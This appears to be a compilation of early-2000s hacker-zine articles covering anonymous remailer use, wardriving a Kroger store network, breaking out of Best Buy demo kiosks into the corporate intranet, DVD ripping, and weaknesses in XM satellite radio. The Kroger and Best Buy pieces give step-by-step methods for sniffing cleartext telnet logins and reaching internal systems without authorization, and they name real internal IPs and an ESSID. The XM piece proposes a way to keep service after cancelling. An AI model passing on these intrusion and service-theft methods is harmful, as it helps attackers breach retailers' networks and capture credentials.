Cypherpunk accepts messages encrypted with its publicly available PGP key. PGP is Pretty Good Privacy, the well-respected public-key encryption program which is widely available and, with a few exceptions, freeware.

Users encrypt their clear-text outgoing message with the Cypherpunk remailer's public key. This can be done with any text editor like Notepad and a properly installed version of PGP. There is a particular message format to follow, one that the remailer software can understand.

The building of a Mixmaster message cannot be done with a text editor, so special client software is required. Some popular (and free) packages are Quicksilver, Potato, Jack B. Nymble, etc. I will detail how to use them below.

Preparation Steps

Remailers need a bit of extra work and preparation on your part before you can utilize them. Here's a list of the steps you need to take:

1. Download PGP (Pretty Good Privacy) encryption software, install it, learn how to use it, and create your set of PGP keys. This way nobody, not even the remailer operators will be able to read your message. You have a choice of either getting the free older version from MIT or the newer version. Teaching you how to use PGP is beyond the scope of this article, but you can easily find a PGP tutorial on the Internet.

2. Decide if you want to use a Type I (Cypherpunk) or Type II (Mixmaster) remailer. Cypherpunk versions work with PGP or OpenPGP from http://www.openpgp.org. Remember, for Mixmaster you will also have to download and configure an application package. Here are some of them:

Mixmaster (DOS/UNIX/MacOS X) from http://mixmaster.sourceforge.net.
Reliable for MS-Windows95/98/NT. from http://www.skuz.net/potatoware/reli.
QuickSilver for MS-Windows95/98/NT from http://quicksilver.skuz.net.
Jack B. Nymble for MS-Windows95/98/NT from http://www.skuz.net/potatoware/jbn2.
MiXfiT for MacOS from http://www.geocities.com/SiliconValley/Byte/6176/macmixmaster.html.
PGP International (all operating systems) from http://www.pgpi.org.
GPG (most operating systems) from http://www.gnupg.org.

3. Find a working remailer. Several sites keep and constantly update a fresh list of working remailers. The best is by The Electronic Frontier Georgia (EFGA) at http://anon.efga.org/Remailers. The list is updated every day, so you should be able to obtain the most current list and their reliability rating. Another list of current remailers is kept at: http://www.publius.net/rlist.html. It's a good idea to choose a remailers that's *not* in your home country!

4. Evaluate the remailer by looking at its reliability statistics. Anything below 90 percent is not reliable.

On this site you can find the public keyrings or type II remailers (Mixmaster) in a secure connection:

https://riot.EU.org/anon/pubring.mix
(insecure pubring.mix)
https://riot.EU.org/anon/type2.list
(insecure type2.list)
https://riot.EU.org/anon/pubring.asc
(insecure pubring.asc)

There are many sites that offer statistics and public keyrings. For a complete index you can look at http://www.privacyresources.org/frogadmin/Pingers.html or the Computer Cryptology's Comparison at http://www.eskimo.com/~turing/remailer/stats or http://www.noreply.org/meta.

Updated statistics can be found at:

E.F.G.A.: http://anon.efga.org/Remailers/
Shinn: http://mixmaster.shinn.net/stats/
FarOut: http://www.nuther-planet.net/farout/stats/
Frog: http://www.privacyresources.org/frogadmin/Main.html
Austria: http://www.tahina.priv.at/~cm/stats/
Computer Cryptology: http://www.eskimo.com/~turing/remailer/stats/
Cmeclax (Shinn mirror): http://lexx.shinn.net/cmeclax/gumdatni.html

5. Create a nym for yourself. A good place to use is Nym.Alias.Net. Very detailed instructions can be found at: http://riot.eu.org/anon/doc/nym.html.

Once the programs are installed and configured, you must periodically download (at least once a day) the public keyrings and the reliability statistics of any remailer.

Remailer Commands and Fields

Remailers all use the same basic commands:

anon-to: Anonymous remailing.
anon-post-to: Anonymous posting to newsgroups (Usenet).
cutmarks: Discards everything bellow the designate line.
encrypted: PGP Tells the remailer it must encrypt the message with PGP.
encrypt-key: Encrypts message with PGP using conventional encryption.
latent-time: Allows time delays to be programmed into the message.
 # # Pastes new headers to the remailed message.

null Instructs the remailer to discard the message.

To send a message and be sure it gets delivered you need to properly format it. An example:

From: you@your.e-mail-account
To: name-of-remailer

On the first line of the message you put two colons like this "::". On the next line you print the remailer command "anon-to", followed by the e-mail address of the person receiving the mail. For example:

::
anon-to: someone@his.e-mail.account

Skip the next line and then begin typing your message. When the remailer receives your message, it will remove the header information and forward the rest of your message on to the address on the "anon-to:" line.

Because the remailers remove the headers, they also delete the subject line of the message. If you want to include a subject line, you do this by using the # # remailer command and placing a subject on the following line. For example:

# #
Subject: This is an anonymous e-mail message to you.

Some free web e-mail places such as Yahoo add a tag line at the end of each e-mail advertising their services. The Yahoo one looks like this:

Do you Yahoo?

Fortunately, remailers solve this problem with the cutmark command. The cutmark command instructs the remailer to remove everything from the line beginning with a chosen symbol.

In this example, "==" was chosen.

cutmark: ==
this line will be included in your message
==
this line will be removed because it follows the remarks

As mentioned above, the latent command will delay a message for a certain amount of time before it is delivered to the next remailer. This will confuse and prevent somebody from tagging you and comparing the times you are logged on to your e-mail server with the times an anonymous e-mail is received. It also lets you delay messages in order to be somewhere else when the message is received. For example:

latent-time: +3:00

will delay the delivery of the message from the remailer for three hours from the time it was received by the remailer. It is also possible to add a random factor to the latent command, by adding an "r" after the time.

latent-time: +3:00r

will deliver the message at a random time after it was received by the remailer.

Let's now look at a properly formatted message using the various commands we discussed so far:

From: you@your.e-mail.address
To: mix@remailer
::
anon-to: someone@someplace.e-mail.account
cutmark: ==
latent-time: +2:
##
Subject: This is the info you requested.

This is the text of your message. It will be delayed up to two hours from the time it was received by the mix@remailer and later forwarded to someone@someplace.e-mail.account. Remember, there is an empty line between the remailer commands and the body of your message.

==
This text is below the cutmarks so it will be removed from the remailed message.

Using PGP With Remailers

PGP encryption is an important part of remailing because PGP increases the security and anonymity of your e-mail communicating. Even if somebody is monitoring your e-mail as it leaves your PC, it will be impossible for them to read the content or to determine who the messages are being sent to if the messages are encrypted. PGP has a bit of a steep learning curve at first, and many novices get confused with it. Just remember the basics: you produce two sets of keys, a public key for a friend to open your e-mail and a private key for you to encrypt your mail with. You send your friend the public key. Then you collect corresponding public keys from remailers and from friends and place those on a "keyring." Let's now go over the steps for using PGP with remailers. I'll assume you have prepared your PGP keys and collected the PGP keys from remailers you plan to use.

Prepare your message to be sent as explained above. Now encrypt it with the remailer's public PGP key. Type the encrypted PGP command into your e-mail text window and use cut and paste to paste your encrypted

message below it.
::
Encrypted: PGP
---------BEGIN PGP MESSAGE--------

---------END PGP MESSAGE----------

When the remailer receives your message, it will un-encrypt it and follow the instructions you specified. Some remailers only accept encrypted messages.

Chaining Remailers

Remailers can be chained, just like proxies. This will further make tracking the original sender of a message very difficult - almost impossible. It is advisable to use remailers located in several countries.

To chain remailers, simply prepare the message as if it will be sent through a single remailer. Then begin inserting remailer addresses above the address of the final recipient. Here's an example:

From: you@your.e-mail.address
To: first-remailer@.address
::
anon-to: second-remailer@.address
::
anon-to: third-remailer@.address
::
anon-to: someone@someplace-someplace.address
Subject: Anonymous email

This anon email has been sent through several remailers.

Finally, here are some remailers that were up at the time of this article:

squirrel: mix@squirrel.owl.de (Germany)
swiss: mix@remailer.ch
hyper: mix@hyperreal.art.pl (Poland)
lcs: mix@anon.lcs.mit.edu (USA)
mccain: mccain@notatla.demon.co.uk (England)
bpm: mix@bpm.ai
widow: mix@wol.be (Belgium)

A couple of good links if you want to learn more about e-mail remailers are www.sendfakemail.com/~raph/remailer-list.html and http://www.theargon.com.

This article only dealt with sending anonymous e-mail. The same concepts are used to post anonymously on Usenet too (since Usenet shares the same basic principles), but that subject is a lot more complicated and requires a whole article of its own.

Fun with 802.11b at Kroger's

by Kairi Nakatsuki
kairi@phreaker.net

This guide assumes you already have a working wardriving setup on a *nix machine. This isn't necessarily meant to be a guide to hacking your friendly neighborhood Kroger's location. Though I do hope that this information will be of use in case you stumble upon a Kroger's location where an 802.11b network is present. Remember, don't be evil children!

Info

The particular Kroger's I did most of my dirty work at didn't have a terribly great security model, as you might expect. Evidently, management doesn't care much about their data being broadcast in clear text over the airwaves for 100 feet in every direction, though they seem to think that cloaking their ESSID would suffice. Since Kroger's wifi network(s) are mainly set up to allow their POS

terminals to telnet into a SCO OpenServer machine, it is expected that these machines will have to be rebooted from time to time; so if the ESSID is not "kroger/barney" at your Kroger's, then it would be easy to obtain within short order.

This particular network resides on 30.112.16.0. Despite the fact that all of 30.0.0.0 is owned by the DoD, none of the addresses within that network are Internet routable (I confirmed this personally). So, I'm guessing that their address assignment scheme is purely coincidence.

There was a DHCP server that gladly gave me an IP address. I was able to resolve names that are on the Internet, though I wasn't able to get a default route anywhere.

Tools Used

Kismet 2.8.1
Ethereal 0.9.9
Paketto Keiretsu 1.0
AirSnort
a Linux laptop and a backpack

(Disclaimer: I don't know what you would have to do to use Kismet under Windows, though you can use Ethereal on Windows to read packet dumps from Kismet just fine.)

I used Kismet 2.8.1 to initially discover the networks. After confirming that there were only three or so networks, I made Kismet only scan on the channels those networks resided on, doing something like this:

```
# killall kismet_hopper
# kismet_hopper -s 2,4,6
# assuming that channels 2, 4, 6 are where the
# networks reside; do this while kismet_server is
# running
```

Setting kismet_hopper to hop only those channels increases the amount of packets you receive. Be sure to scan from lowest channel to highest channel, as to avoid the pitfalls of overlapping frequencies.

Start kismet_server in its own terminal so you can see what IP addresses are found, in real time. I used scanrand from Paketto Keiretsu to stealthily do a portscan on the nodes I found. Mostly Windows boxen with open SMB shares.

Going In

After you have played around a little and have confirmed that your Kroger's has a wireless network, it's time to get down to business. You can associate with their network and use Ethereal to do a packet capture in promiscuous mode, if you feel like using an Ethereal capture filter. This isn't as effective as using Kismet to channel hop and sniff in rfmon mode, however.

Now put your laptop in your backpack. Go up real close; walk back and forth across the storefront. Hell, pretend to fumble through your change pocket and buy your favorite soft drink from a vending machine. I don't suggest going in, however, since people wearing backpacks in a store is kind of frowned upon.

Back at Base

After you feel you've gotten your fill of captured packets, it's time to open the Kismet packet dumps with Ethereal. Use the display filter "telnet"; expand the "Telnet" tree. Scroll through the packets; a lot of them will be "\033", but you'll eventually find the good shit.

This is a mere sample of what I found.

SCO OpenServer(TM) Release 5
(xxx.xxx.kroger.com) (ttyp3)

You can telnet into the machine that this prompt came from to see how many cash registers are in use; just use the ttypx as a clue. It counts from ttyp0 up.

The POS terminals at Kroger's are used for a lot of things, from the obvious cash register functions, to ordering shelf labels, to entering UPC codes and item names. I don't suggest that you log in if you capture username/password combinations; resist the urge!

Miscellaneous

I did find a single WEP-encrypted network. I wasn't able to stay close enough to the signal, though. If you're brave enough, you can let your car sit in the parking lot long enough to capture enough packets to crack this, if you have a good antenna. You can continue to use Kismet to keep the packets flowing, but I suggest using AirSnort to do the packet capture on a single channel, so you'll be able to see how far you're coming along.


Here's a recap, findings may be different:
ESSID: "kroger/barney" (Barney Kroger

owns the chain)
Class C subnet: 30.112.16.0
Servers: 30.112.16.1, 30.112.16.2; running SCO OpenServer

If anybody can share information on the actual terminal interface used, let us know; I would be more than glad to write a follow-up article. Feel free to e-mail me.

Obligatory Disclaimer

Have fun with this information. And remember, go to school, don't do drugs, and stay out of trouble! I can't take responsibility for your actions. It's your choice to follow my example, after all.



by W1nt3rmut3
mut3@oldskoolphreak.com

Note: the following material should be considered educational *only*. Attempting anything in this article might result in punishment from Best Buy. No prior knowledge of the Best Buy network was used in my personal exploration.

As with most consumer electronic retailers, Best Buy offers computers, DVDs, CDs, stereos, etc., at decent prices. But did you know that Best Buy also offers insight into their business, right from inside their store? I'll bet you didn't. Lets take a trip to our local Best Buy....

Garnering Access

A few computers in every Best Buy offer Internet access. They can come in the form of a "Build Your Own Computer" terminal or a "Try Out Broadband" terminal. I have found the "Build Your Own Computer" terminals to be most accessible, since they aren't as "locked down" as their "Broadband" counterparts. Both types include a printer, which is useful. They both have access to "Internet," but this is limited to bestbuy.com, microsoft.com, and some of Best Buy's partners. Normally, some type of interactive demo or fixed browser window protects the units that do allow Internet access. Most keyboard shortcuts (alt F4, {Windows key} R, and the ilk) have been deactivated. One that hasn't been is F1, or Windows Help. To be able to use this keyboard shortcut, you are going to have to get to a popup window, or sometimes it is possible right from the interactive demo itself. Anyways, in Windows Help, you have two options. The first is a drop-down menu in the upper-left-hand corner. Here is your standard close, minimize, etc., but also here is the "Go to URL" choice. This allows anyone, as long as certain privileges haven't been set, to access local disk drives by going to the URL "c:/" or any drive letter for that matter, and of course any web link too. The other option is the "Web Help" button on the top bar, which can get you an Internet Explorer window. From there, you can explore to your heart's content.

Exploration - Local Domain

But now you say, "mut3, this doesn't get me anything." I say, "You're a hacker, figure something out!" Well, that's what I did. Cruising around the machine, I discovered that most were running some form of NT and even XP. The one that I was using had a functional printer, which will be useful later. An interesting application to run is Explorer. This allows you to connect to Access Network Drives, under the Tools menu. What you find here is extremely interesting, and extremely insecure. All of the NT domains for each store are accessible. Each domain is labeled with STOR, and the four digit store number. Inside, there are multiple machines, with the following prefixes: SK, SR, SS, SV, and SW.

The terminal that I use most frequently, which is a "Make Your Own Computer" terminal, had the hostname SK01xxxx, the xxxx being the store number. All of the hostnames follow the pattern of a prefix, some sequential number, and the store number. Machines within your local domain are accessible, but ones outside of your domain should require a login/password pair. But there are many goodies found within the store. By doing a NETSTAT, some connections piqued my interest. When network browsing those computers, a lot of information was accessible, but the greater percentage was just logs related to computers on the premises. Nothing spectacular, but still interesting. More exploration into the local domain is required.

Exploration - Intranet

After thoroughly abusing one Best Buy, I moved onto another, which gave me even more insight into the network of Best Buy. While executing the Windows Help vulnerability on a new machine, I was not allowed to view the C: drive and, for that matter, any local drive. But, by using the second option described previously I was on my way. Because of privileges, we can't see any drives, but we do have access to the "Internet," which, as mentioned before, isn't really much. The real gold comes from history. Some Best Buy employee browsed intranet computers, and left the addresses in history. The hostnames I found were:

toolkit: 168.94.67.20
tagzone: 168.94.67.11
msizone: 168.94.3.46
cf: 168.94.9.17

toolkit, from my experience, isn't viewable from a floor computer at least. tagzone is a corporate home page, giving you the latest news on the company and the market. msizone is some type of retailer information center, which requires a login/password pair. cf is either customer fulfillment or computer fulfillment - I'm not sure since it's called both on the site. tagzone and cf are the two coolest sites to browse. tagzone, as was mentioned, is a corporate home page. But as you explore it, more than just news is available. I was able to get instructions on how to log on to the company's VPN, how to hire and fire employees, and how the company is structured. Let us assume for a second that Best Buy didn't want the public to see this. Then who the hell didn't think that maybe putting floor machines behind the corporate firewall is a bad idea? But I digress....

cf is a site that allows employees to order items not in store to be shipped from the mysterious "Warehouse 87." I ordered a nice flat panel monitor and had it shipped to the store I was at. Little did I know that for it to be shipped, it must be scanned and paid for at checkout. Well, all is not lost, since from cf you can view warehouse inventory. Now you can see how many box sets of the TV show *24* they *really* have.

If you have access to a printer, go ahead and print. PDFs and documents are available, along with FAQs for employees. Some machines, if you are sneaky, have floppy access. So offloading PDFs are just a matter of time. Don't forget, bringing in programs is also possible, so have fun.

As for the situation with the "Internet," as I said, it's bleak. Every computer passes its traffic though a proxy, called "sproxy," with an IP address of 168.94.3.19. From multiple trace routes, it looks like it is blocking pages right from the proxy, but I might be wrong. I did find configuration files locally that specified what sites you are allowed access to, but I think those must be loaded when you first install the Best Buy demo software on the machine. It might be possible to do something through the registry. Another thing is that other open proxies don't work right off the bat, but I am still fiddling with it.

Conclusion

Best Buy made a *big* mistake in allowing publicly accessible models behind the company's firewall. Best Buy must patch this up soon. It could be simple as putting a PIN number before entering any intranet site. If not, then they could be headed for a world of trouble.

Shouts: Stankdawg, for getting me going on this whole project, dual for his constant support, the crews of DDP, Hackermind, and Radio Freek America, and most importantly, Sarah and Ashley.

Nancy Sams
Vice President
Film Print Control

WARNER BROS.
DISTRIBUTING
CORPORATION

4000 Warner Boulevard
Burbank, California 91522-1542
(818) 954-6373
Fax: (818) 954-6411

November 6, 2002

Re: Piracy of *Harry Potter and The Chamber of Secrets*

Dear Theatre Manager/Projectionist:

Harry Potter and The Chamber of Secrets is a very important asset of Warner Bros. Given the extraordinary public interest in this film, the potential for piracy is especially high. Unfortunately, technological developments have made it not only possible, but also probable for films to be camcorded off of theater screens, copied, and unlawfully disseminated throughout the world.

As the copyright owner of this film with exclusive worldwide distribution rights in all media, we are ramping up our efforts against piracy for this release. Be reminded that Section 7E of our General Terms Agreement requires exhibitors to establish and use security procedures that are reasonably sufficient to prevent any pirating, theft, copying, and unauthorized exhibition. Accordingly, in the event that your organization, and/or any of its affiliates, agents or employees engages in piracy or any other form of unauthorized copying of *Harry Potter and The Chamber of Secrets*, or is found to be facilitating, contributing to or aiding another person or entity in committing any form of unauthorized copying of *Harry Potter and The Chamber of Secrets* (for example, by failing to take necessary steps to control the security at a theater), Warner Bros. intends to take legal steps to prosecute your organization and the alleged perpetrators **to the full extent of applicable laws.**

Warner Bros. is working with the Motion Picture Association of America ("MPAA") and appropriate enforcement authorities. If you or any other person has information regarding any unauthorized copying of this film, please contact both Warner Bros. at 1-888-863-8040 and the MPAA Piracy Hotline at 1-800-662-6797 (the MPAA number can be remembered as 1-800-no copies). If a pirate is identified and successfully prosecuted, the first person to contact the MPAA Hotline regarding that pirate is eligible for a reward.

Thank you for working with us to provide a secure environment for the exhibition *Harry Potter and The Chamber of Secrets*.

Sincerely,

Nancy Sams
Vice President
Film Print Control
Warner Bros. Distributing

A Time Warner Entertainment Company

What an obnoxious way to speak to the people who sell your product! Perhaps this will piss off enough theater owners into going independent.

Ripping Movies from dvd to cd-r

by Solthae

I wrote this guide in reply to Cybersavior's letter in 19:3 concerning an advertisement claiming to sell software which will copy DVD movies to CD-R's using a DVD, DVD-Reader, CD-R writer, and their software. This is 321studios' DVD Copy Plus "program" specifically, but they are everywhere. I am delighted to say that this is not only a reality, but also that the software to do it is all freeware (including, no joking, the software they sell you). I am sad to say that the people who sell you these freeware programs do not pay the authors of the freeware anything (no donations, no fruitcakes in the mail, nothing) and provide you only with a shitty guide for your money. So here is a simple (and hopefully not shitty) guide to start one on this process and also point them in the direction of more and much better guides and information.

Overview

We will be first getting the data off of the DVD and onto your hard drive with SmartRipper. Then we will be converting these DVD files to MPEG-1 format. Last, we will burn these mpegs to a CDR in VCD format.

Needed Hardware:

A VCD compatible DVD player.
A computer with sufficient free space (7 to 9 gigs in my experience).
A DVD-R drive ($500+ DVD-W unnecessary).
A CD-W drive.
A few blank CD-R's.
Some patience.

Needed Software:

(Coincidentally, these are the same programs included in 321software's DVD Copy Plus.)

More recent versions of: SmartRipper (http://www.3dnews.ru/download/dvd/smart-ripper/), DVDx (http://www.digital-digest.com/dvd/downloads/dvdx.html), and VCDEasy (http://www.vcdeasy.org/).

If any of those links don't work, try http://www.vcdhelp.com or just search google. Note: These are not the only free programs out there, just the ones I cover in this guide.

Using SmartRipper

1 - Open SmartRipper (put DVD in drive first).

2 - When SmartRipper is opening there should be some automatic reading of the DVD drive and analysis of the data on the DVD. The only time this didn't work for me was when I was trying to be cheap and read off the DVD drive over a network on another computer.

3 - A neat little interface will pop up.

4 - Settings:

Target: This is a file name with a file specification browser button to the left of it. Use this to specify the location of the file to be saved. I always leave the name as vts_01, so if you change it you're on your own here (shouldn't make a difference though).

Stream Processing Tab: This is the tab next to the Input tab. Click it and make sure "Enable Stream Processing" is checked. In the "Streams" list box, select the video stream (it should say something like: [0x0E] Video NTSC....), then with it highlighted click the "Demux to Extra File" on the right. Select the audio stream from the list as well. I have skipped all these steps other than making sure "Enable Stream Processing" was checked and have had it work. It's up to you.

Setting Button: Click this button to bring up some options. These you can leave except for one. You have two choices here. Either you can select "File - Splitting, Every Chapter" or "Max Filesize". With "Max Filesize" you should bring it up to at least 9000MB. Leave the rest alone until you are ready to do a little more advanced playing around once you get a few burns under your belt.

Title -> Program Chain -> Angle: Select "Program Chain 1" then "Angle 1". The time in the brackets next to it should be the same length as the movie length.

5 - Press START Buttons (it won't appear until a target on a hard disk with sufficient space is selected.

6 - Wait a while (30 to 60 minutes).

7 - Another window should pop up and when done an OK box will pop up stating "Rip Complete".

Using DVDx

1 - Open DVDx.

2 - Go to "File - Open", then open the .IFO file created in the target directory specified in SmartRipper.

3 - Go to "Settings - Input Settings" (if it doesn't pop up automatically). Specify anything that is not already selected.

Audio: Select the audio stream you burned (i.e., English).

Audio/Video Synchronization: Make sure this is checked. Most of the things should already be checked so you won't have to worry too much.

Press OK. *If you get some errors, that is OK. Don't panic! These are more generally just warnings. I've always still been able to convert with them.*

4 - Go to "Settings - Output Settings".

Resolution: Select 352x240 for NTSC.

Mode: Select to change the video mode (none to leave same as is on DVD).

Volume Don't Exceed: This is the size of the MPEG that will be created. Select 800MB if you will be using 800MB CD-R's and 730MB for 730MB CD-R's. If you wish to only convert specific chapters select "Custom Chapters" then "Settings".

Next to "Max Frame" click "Whole" then "Apply".

5 - Here is the really cool part. Your movie will appear in the box in the middle and you can scan through it and check it out. Neat!

6 - When done marveling at the movie on your hard drive select "File - Select Output" and change the file name and location to your liking.

7 - When you are ready, click the "Encode" button, but be warned these conversions can take hours!

Using VCDEasy

1 - Open VCDEasy. If you get an ASPI error when you start VCDEasy (I did the first time), then you need a new ASPI Driver. Go to http://www.vcdeasy.org/modules.php?name=_Guides&id=Cdrdao#ASPI and scroll down to "how to install/check the ASPI Drivers" (or just search through www.vcdeasy.org).

2 - Select your CD writer from the "CD Writer Drop Down Combo Box".

3 - Uncheck "Simulate".

4 - Change the "Volume Label" to the name of the movie (or whatever you wish).

5 - Select a location for the Bin Output File.

6 - Next Click "Add Files". A common dialogue box will pop up. Make sure to select only one of the .mpg files (if there is more than one). These are the two files created in separate parts no bigger than 800MB (or 730MB) that you specified in DVDx.

7 - Now click "Settings".

CD Writer: Your CD writer.

Speed: 4x (this is a good speed that will not wear out your writer).

Buffer: 64.

Force Driver: Click on the "More Information" link and you will be taken to a page that will give you the options you need to select according to your writer. Look up the needed setting according to your vendor and model. This is a very important part. It is most likely you will be selecting "generic-mmc", so you may just try it if you dare.

8 - We're almost done here. Insert a blank CD-R into your writer.

9 - When ready click GO. It shouldn't take more than the usual time it takes to write a CD-R.

10 - Enjoy your backed-up movie.

More Sources for Information

1 - A *great* site for all your VCD, DVD, SVCD, MPEG, etc. conversion guides and programs: http://www.vcdhelp.com/.

2 - Check out the VCDEasy Website and why not donate a few dollars for its creator(s) generosity? http://www.vcdeasy.org/.

3 - Check out 321software's website for free information on troubleshooting the freeware programs that they charge you $60 for: http://www.321studios.com/support.htm.

Conclusion

Backing up your DVDs can be a satisfying experience as well as a frustrating one. Watch out for Blue Screen of Death errors sometimes when using SmartRipper. I hope this simple guide has answered the same questions I had when first faced with these programs and this process for the first time. Support the generous people who distribute freeware with all your might. These are the people of inspiration for those of us who oppose greed, hate, and general fascism at every turn.



The Flawed Future of Radio



by Acidus
Acidus@resnet.gatech.edu
www.yak.net/acidus

When people talk about XM Radio, they tend to talk about things like its compression and encryption algorithms, its quality, its content, and how to get it all for free. But everyone is missing the big picture: XM isn't important because of its technology or the exploitation thereof. XM is important because it is the dominant player in a brand new industry. Only two companies have licenses for satellite radio and both use approximately the same infrastructure. This means the dominant company's architecture will be the platform for future services transmitted to cars. While taking advantage of existing flaws to save $10 a month is trivial now, the insecurities inherent in the platform could cause some serious problems down the road. Streaming pay-per-view movies to video systems, local traffic reports with GPS, email and limited web browsing, and voice over IP are all coming to cars in the next decade. The flaws in XM's infrastructure need to be addressed and fixed now before security is sacrificed later on for profits and backwards compatibility.

XM Overview

There are a lot of myths about XM, so let's clear them up. XM radios are exactly like normal radios in that they receive electromagnetic waves and translate them into information. XM receives its signal from two satellites and, in heavily populated areas, ground-based broadcasters. Normal radio simply has ground-based broadcasters. The info in a normal radio signal is analog and encoded using AM or FM. The info in XM is in digital form, compressed to allow better quality in less space, and the signal is encoded using a proprietary encryption scheme. Just like normal radios, XM has an antenna which receives the signal. You must have an antenna capable of receiving the signal to even get it. You tune to different frequencies to hear different stations on normal radio; all of the XM channels are on one range of frequencies. Think of XM as simply one radio station with lots of programs. Your XM radio then takes the entire stream of channels and extracts the one channel you want to listen to and decoded/decompresses it.

Signal Transmission

XM is broadcast from two Boeing satellites, aptly named "Rock" and "Roll." From 22,000 miles up they pump out 70 megawatts of signal, painting nearly all of North America. While it is only offered in the US (due to licensing), the signal can be received in most of Canada, Mexico, the Caribbean, and even parts of Alaska. There is no way for the radios to transmit any data to either the satellites or the ground repeaters. This one-way approach offers several fundamental problems with the system.

1. All XM signals are received by all XM radios. There are currently no means of "spot beaming" signals to only local areas (as DirectTV does to offer local channels). This means there can be no generic activation signal, etc. It must be personalized to your radio ID (on the bottom of the radio). This eats up more bandwidth.

2. Since all radios receive the same signal, all radios use the same decryption keys. From the other end, you could say that based on the limited bandwidth XM has (which we will discuss later), they can't transmit the same channel at the same time with two different encryption keys. Thus there is only one encrypted signal sent, and all radios must decode it.

3. Since none of the radios can transmit, control over them can only be one way. They have no way of knowing if the activation signal, deactivation signal, or decryption keys have been received by your unit. The only way XM will know of any problems is if you call them.

The Signal

This is the bottleneck for XM. The FCC licensed only 12.5 MHz to XM, from 2332.5MHz to 2345.0MHz. They have 100 channels (well 101, which I'll get to later), which means that they only have 125KHz of bandwidth for each channel. In contrast, FM ra-

dio stations have 200KHz. XM advertises that they have "near CD quality sound." While I don't want to get into how that's an impossible statement, it does mean that they need to take an audio signal of significantly higher quality than an FM radio signal and make it fit into 125KHz. In fact, when you count in the artist/song name/album info displayed for every channel, as well as control signals being sent from the satellite, each channel has even less bandwidth.

The signal contains two types of information, which I call broadcast info and personalized info. Broadcast info is a signal that all radios are supposed to get and act on (such as the channels). Personalized info is information that they intended for only one radio, and thus all personalized info is tagged with your Radio ID. Examples are activation signals and deactivation signals. Don't get confused by this. All radios receive the entire signal and the radios use the broadcast in any personalized info if it's tagged with that radio's ID. If not, the data is ignored, just like IP packets on a network. If/when the type of content is expanded, this could be a way to packet sniff XM, though it would require lots of knowledge of the hardware. If someone attempts to implement a software decoder, this could be easy.

The signal is incredibly redundant. Error checking between the two signals from the two satellites is done to try and determine what is noise (ground based repeater signals are also analyzed if present). The signal itself uses dual Reed-Solomon codes and Viterbi codes. These are powerful error checking systems commonly used in satellite transmissions. They both only work on blocks of data, which seems to imply that the encryption algorithm is block based instead of stream based.

According to an XM engineer, due to the overhead caused by encryption, the signal is sometimes compressed after it is encrypted. ST Microelectronics makes the chipsets for XM radios. The STA400 channel decoder handles all the nastiness of converting the satellite signal into digital form, checking it for errors, and decrypting it. The STA450 source decoder decompresses the audio and handles volume and tone control. The fact that the decryption circuits are in the chip that receives the signal first seems to imply that the signal is almost always encrypted after it has been compressed.

Compression

The number of theories of the compression schemes that XM uses is around the number of Grassy Knoll theories. MP2, MP3, AMBE, AAC, the list goes on and on. A few things are known. XM Radio had a contract with Digital Voice Systems Inc. to use their AMBE (Advanced Multi-Band Excitation) speech compression algorithm. The XM Radio customer agreement states that the AMBE technology in their product is copyrighted and licensed for their use. That makes it safe to say that AMBE is used at least in part to compress the speech-only channels. Since the STA450 has a built in EPAC decoder, it is safe to assume that at least a bulk of the music is encoded with this algorithm. This conforms to a claim made by an XM engineer that their compression technology is similar to Mpeg-4.

Encryption

The only really complex part of XM is the encryption. Nothing is known about the encryption algorithm. It is supposedly proprietary, but even its key length isn't published. It is implemented in hardware and works on blocks instead of streams. The keys are dynamic, and new keys are sent to the radio through control signals from the satellites. Your radio must be on to receive any signal including the new keys (based on the fact that you must have your radio on and be able to hear the preview channel to activate your radio). Assuming Flaw 2 is correct, XM needs to be damn sure everyone has the new keys before they switch the signal. They could be broadcasting the new keys for a long time before they implement them (perhaps even a month or two early). These could be sent as broadcast information and all radios would store them. If you didn't have your radio on for several months and reported the loss of signal to XM customer service, they could simply upload a request to the satellite to transmit personalized data to you containing the new key. Perhaps new keys are only broadcast once or twice a year and an aging algorithm in the radio changes it at set intervals until the new codes are transmitted. Further testing with an XM radio would help answer these questions.

However the keys are transmitted, they are stored on what an XM engineer called an "SS Decoder" (Source Secure? Sound Secure? Something like that.) He stated this was tamper resistant RAM in the radio. It was not removable like a flash card, which he said "is where DirectTV screwed up." Supposedly the SS Decoder will erase/destroy itself if someone attempts to remove it.

Activation

Let's step through the activation of an XM Radio.

1. You buy the radio and turn it on. The radio checks itself and sees that it has not received an activation signal from the satellite, and thus only lets you listen to the preview channel (Channel 1).

2. You call XM customer service (800-852-9696) or use their website and submit the radio ID on the bottom of your XM radio. The XM system tells the two satellites (and perhaps even all the ground based transmitters since they don't know what city you're in) to transmit an activation signal for your radio.

3. Since the signal is going to be received by every XM radio in the US, it is personalized with your radio ID. This activation signal is broadcast every ten minutes for the next 60 hours.

4. You turn on your radio and await the signal. Once it gets the signal, your radio can now receive all of XM's channels.

Examining the amount of bandwidth they have and the amount of content they deliver, we can conclude that XM has very little left over to send commands to the radio (such as new decryption keys, control signals, etc.). Indeed, the fact that they only transmit the activation signal every ten minutes for 60 hours supports this. If you never get this signal, you call XM and they will broadcast it again.

Exploitation

So what happens when you cancel your service? Well, basically the same thing. XM broadcasts a cancellation signal which tells your radio to stop receiving the full XM content. Again this signal must be personalized to your radio ID. But what if your radio never gets the cancellation signal? Bingo. While I have no XM radio to test this with, the shear overhead in having to transmit personalized cancellation signals for every radio that has canceled service on a regular basis is simply too great a task for the limited bandwidth they have. Granted, they probably transmit a cancellation signal less often over a longer number of hours (such as once an hour for 360 hours), but it's simply too much overhead to keep it up for long. XM's security could be defeated by something as simple as turning the radio off for a month.

Further Strain

